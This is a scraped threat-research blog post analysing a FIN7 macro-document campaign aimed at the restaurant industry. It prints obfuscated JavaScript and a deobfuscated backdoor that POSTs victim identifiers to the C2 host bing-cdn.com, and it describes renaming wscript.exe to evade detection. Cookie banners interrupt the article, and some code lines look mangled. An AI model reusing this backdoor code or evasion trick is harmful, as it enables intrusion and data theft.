

# Cybersecurity Blog

Cybersecurity News, Threat Research, And More From The Team Spearheading The Evolution Of Endpoint Security

## FIN7 Not Finished – Morphisec Spots New Campaign

Posted by **Michael Gorelik** on November 21, 2018

Find me on:  
[LinkedIn](#) [Twitter](#)

 Post  Share  Share 0

*This blog was co-authored by Alon Groisman.*



It seems like the rumors of FIN7’s decline have been hasty. Just a few months after the [well-publicized indictment](#) of three high-ranking members in August, Morphisec has identified a new FIN7 campaign that appears to be targeting the restaurant industry.

[FIN7](#), also known as Carbanak, is one of the major threat groups [tracked by Morphisec](#) and numerous other security entities, and among the top three


### Subscribe to our blog

Stay in the loop with industry insight, cyber security trends, and cyber attack information and company updates.

This reCAPTCHA is for testing purposes only. Please report to the product team if you see this.

protected by reCAPTCHA

Privacy - Terms



Subscribe



We use cookies

Privacy policy

Deny

No, adjust

Accept all

We may place these for analysis of our visitor data, to improve our website, show personalised content and to give you a great website experience. For more information about the cookies we use open the settings.


Your consent and the cookie policy apply to all websites of "Morphisec Group", including: Engage Morphisec, Morphisec Blog, morphisec.com.

in the first and second weeks of November. These campaigns follow patterns similar to those presented by **FireEye** in August but with just enough variations to bypass many security vendors.

## Technical Description

The initial document was probably sent within the Baltic region (or tested there). It was submitted to VirusTotal from Latvia. The name of the document translated from Russian is “*new questioner*”. It is password-protected with the password: “*goodmorning*”.

*Oprosnik\_new.doc*  
*6e1230088a34678726102353c622445e1f8b8b8c9ce1f025d11bffd5017ca82)*



It uses social engineering to convince the recipient to enable macros through the use of the images, logo and tagline of a newly launched, legitimate VPN tool InvinciBull by cybersecurity company Finjan.

If the “*enable macro*” button is activated, the following obfuscated Macro runs and the next stage obfuscated JavaScript is extracted from the form caption, similar to the last several FIN7 campaigns.

Preemptive Security Solutions

Why Should You Care About In-Memory Attacks?

Windows Server 2012 End of Life — How do You Secure Legacy Servers?

Tech Evaluation: Automated Moving Target Defense Research Guide

Dethroning Ransomware: Prominent Attacks Stopped by Morphisec

Not All Fun and Games: Lua Malware Targets Educational Sector and Student Gaming Engines

How AI-Enabled Capabilities are Transforming Cybersecurity

Endpoint Security Deep Dive: Key Technology including AMTD is Shaping the Future of Proactive Defense

Threat Analysis: Morphisec Protects Against PEAKLIGHT In-Memory Malware

Vulnerability Whisperer: Turning Headaches to High-Fives

### Posts by Tag

Automated Moving Target Defense (151)


Cyber Security News (131)

Threat Research (131)


Morphisec Labs (120)

Morphisec News (55)


See all



Examining the metadata of the document, it clearly shows that the document was created on the 11.02.2018:



Following deobfuscation of the macro, we notice known FIN7 patterns of executing JavaScript from VBScript with the slight modification of copying the wscript.exe file and renaming it to mses.exe. This may allow it to bypass some EDR solutions that are tracing WScript by name.



Below is the obfuscated JavaScript that is written to the temp directory as *error.txt* file. The obfuscation pattern is similar to previously seen FIN7 patterns and most probably is a derivation of the same obfuscation toolkit.



```
3877 var alrajkaigypxa = '';va';
3878 var udvirekpofv = 't * ';
3879
3880 function ahowkopmajo() {
3881     var onxylivbohupj = 2842;
3882     var obebsykhete = ' = 0';
3883     return obebsykhete;
3884 }
3885 function optymelqakp() {
3886     var armufytyv = 7364;
3887     var vifadlexo = 'peof';
3888     return vifadlexo;
3889 }
3890 function atjosobgyca() {
3891     var abogmehevi = 5712;
3892     var vipyqeder = 'onen';
3893     return vipyqeder;
3894 }
3895 var gatjobyvrydy = ' "fe';
3896
3897 function ufabuliw() {
3898     var avrewoted = 1284;
3899     var exubfokcexm = 'y {v';
3900     return exubfokcexm;
3901 }
3902 var urujdivuwtos = 'uest';
3903 var nmacridvussabx = 'rue';
3904 var ivbanoxsacdup = 'ct(g';
3905
3906 function yjehutamcysk() {
3907     var bamevegoty = 5328;
3908     var ajycixahvu = 'Obje';
3909     return ajycixahvu;
3910 }
3911 function ehunejkoxydv() {
3912     var uqsemcebuhyt = 6649;
3913     var owfefdylucna = 'pt';';
3914     return owfefdylucna;
3915 }
3916 function syqiweifpani() {
3917     var etesqunibw = 2985;
3918     var hifokequwga = 'var ';
3919     return hifokequwga;
3920 }
3921 eval(efyqsoltel() + gochahcuku + mevmifijqogc() + odgypvikaje() + dvejkomyku;
```

## Deobfuscated JavaScript

The deobfuscated JavaScript is actually a backdoor component that directly communicates to the C2 server (in this case hxxps://bing-cdn[.]com). It executes the response which is yet another JavaScript command, which can be evaluated by *eval*/. Although there have been slight modifications in the Macro delivery in the last couple of campaigns, the JavaScript backdoor stays the same, including its communication protocol.

During the first request, the MAC address and the computer domain are also delivered to the target C2. We believe that the next stage is only delivered to specific targets based on domains as the data that is delivered in the first request is very limited.

```
34 function crypt_controller(type, request) {
35     var encryption_key = '';
36     if (type === "encrypt") {
37         request = decodeURIComponent(request);
38         var request_split = request.split('').split("");
39         request = request_split[0];
40         encryption_key = request_split[1].split("");
41     } else {
42         encryption_key = (Math.floor(Math.random() * 9000) + 1000).toString().split("");
43     }
44     var output = [];
45     for (var i = 0; i < request.length; i++) {
46         var charCode = request.charCodeAt(i) * encryption_key[i % encryption_key.length].charCodeAt(0);
47         output.push(String.fromCharCode(charCode));
48     }
49     var result_string = output.join("");
50     if (type === "encrypt") {
51         result_string = result_string + "|" + encryption_key.join("");
52         result_string = encodeURIComponent(result_string);
53     }
54     return result_string;
55 }
56
57 function get_path() {
58     var pathes = ["images", "image", "content", "fetch", "pds"];
59     var files = ["create_logo", "get_image", "create_image", "show_ico", "show_png", "show_jpg"];
60     var path = pathes[Math.floor(Math.random() * pathes.length)] + "/" + files[Math.floor(Math.random() * files.length)];
61     return "https://bing-cdn.com/" + path;
62 }
63
64 function send_data(type, data, crypt) {
65     try {
66         var http_object = new XMLHttpRequest("https://bing-cdn.com/");
67         if (type === "request") {
68             http_object.open("POST", get_path() + "?request=page", false);
69             data = "ytqikkipmxi=" + crypt_controller("encrypt", "group=exchange&secret=0&secret=fghedf43dsfpm03atime=120000&uid=" + uniq_id + "&id=" + id() + "&" + data);
70         } else {
71             http_object.open("POST", get_path() + "?request=content&id=" + uniq_id, false);
72             if (crypt) {
73                 data = crypt_controller("encrypt", data);
74             }
75         }
76         http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/50.0");
77         http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
78         http_object.setRequestHeader("Content-Length", 1000);
79         http_object.send(data);
80     } catch (e) {}
81 }
```

We use cookies

We may place these for analysis of our visitor data, to improve our website, show personalised content and to give you a great website experience. For more information about the cookies we use open the settings.

Your consent and the cookie policy apply to all websites of "Morphisec Group", including: Engage Morphisec, Morphisec Blog, morphisec.com.

Privacy policy

Deny

No, adjust

C:\Users\Administrator\Downloads\InkEd.dllEOT

L1

## Additional Samples

After this search, we identified more samples that were created just a couple of days ago and point to a known C2 registered to the same entity (hxxps://googleapi-cdn[.]com)

Below is a summary of information for one of those documents:

The document was submitted from Ukraine (yet another former soviet union country) with the name “*dinners.doc*” (f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8).

The document again uses the social engineering technique of spoofing a known and trusted entity to convince the victim to enable macros.



Based on the submission date and creation time, the document is sent to the target within 2-3 days.

```
PS C:\> oletimes.exe .\f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8
oletimes 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
=====
FILE: .\f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8
=====
| Stream/Storage name | Modification Time | Creation Time |
|-----|-----|-----|
| Root | 2018-10-31 15:44:12 | None |
| '\x01CompObj' | None | None |
```

The macro is nearly identical to that described above except that wscript->script\_errors->settings has multiple captions instead of a single one

Privacy policy


### We use cookies

We may place these for analysis of our visitor data, to improve our website, show personalised content and to give you a great website experience. For more information about the cookies we use open the settings.


Your consent and the cookie policy apply to all websites of "Morphisec Group", including: Engage Morphisec, Morphisec Blog, morphisec.com.

Deny

No, adjust



The JavaScript backdoor is decrypted into a similar backdoor:



## Conclusion

Like the Hydra, cutting off one, or even three, heads of FIN7 barely slows it down. With the holiday rush nearly upon us, we expect the threat group to step up its activities to take advantage of increased email traffic flow and seasonal staff that may be less security conscious. Workers in any industry should stay vigilant against social engineering methods – although with today’s highly targeted campaigns this can sometimes be tough to spot. And never enable macros unless you are 100 percent certain that the file is safe.

Products	Solutions By Industry	Solutions by Use Case	Company
Product Overview	Managed Services	Microsoft Defender for Endpoint	About Us
Morphisec for Managed Services	Banking & Finance	Microsoft Defender AV	News & Events
Morphisec for Windows Endpoints	Hedge Funds	Virtual Desktop Protection	Careers
Morphisec for Windows Servers & Workloads	Healthcare	Ransomware Protection	Blog
Morphisec for Linux Server Protection	Technology	Supply Chain Attack Protection	Support
	Manufacturing	Cloud Workload Protection	Partners
	Legal	Remote Employee Security	

We use cookies

We may place these for analysis of our visitor data, to improve our website, show personalised content and to give you a great website experience. For more information about the cookies we use open the settings.

Your consent and the cookie policy apply to all websites of "Morphisec Group", including: Engage Morphisec, Morphisec Blog, morphisec.com.

Privacy policy

Deny

No, adjust



Support

Partners

Under Attack?



MORPHISEC

Products ▾

Solutions ▾

Company ▾

Resources ▾



Read the Blog

Get A Demo



SOC 2  
TYPE II  
CERTIFIED



© 2024 Morphisec Ltd. | All rights reserved

[Privacy policy](#)

We use cookies

We may place these for analysis of our visitor data, to improve our website, show personalised content and to give you a great website experience. For more information about the cookies we use open the settings.

Your consent and the cookie policy apply to all websites of "Morphisec Group", including: Engage Morphisec, Morphisec Blog, morphisec.com.

Deny

No, adjust